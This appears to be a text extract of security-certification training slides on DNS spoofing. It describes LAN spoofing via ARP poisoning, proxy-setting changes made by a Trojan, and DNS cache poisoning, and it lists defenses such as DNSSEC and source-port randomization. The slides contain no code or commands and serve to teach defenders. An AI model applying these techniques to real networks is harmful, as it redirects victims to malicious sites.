


- For this technique, you must be connected to the local area network (LAN) and be able to sniff packets
- It works well against switches with ARP poisoning the router



Internet DNS Spoofing

C|EH
Cybersecurity




Proxy Server DNS Poisoning

C|EH
Cybersecurity



Attacker sends a Trojan to Rebecca's machine that changes her proxy server settings in Internet Explorer to that of the attacker's and redirects to fake website




DNS Cache Poisoning



01 DNS cache poisoning refers to altering or adding forged DNS records into the DNS resolver cache so that a DNS query is redirected to a malicious site

02 If the DNS resolver cannot validate that the DNS responses have come from an authoritative source, it will cache the incorrect entries locally and serve them to users who make the same request



How to Defend Against DNS Spoofing



Resolve all DNS queries to local DNS server




Block DNS requests from going to external servers



Configure firewall to restrict external DNS lookup

Implement IDS and deploy it correctly





Implement DNSSEC



Configure DNS resolver to use a new random source port for each outgoing query

Restrict DNS recursing service, either full or partial, to authorized users

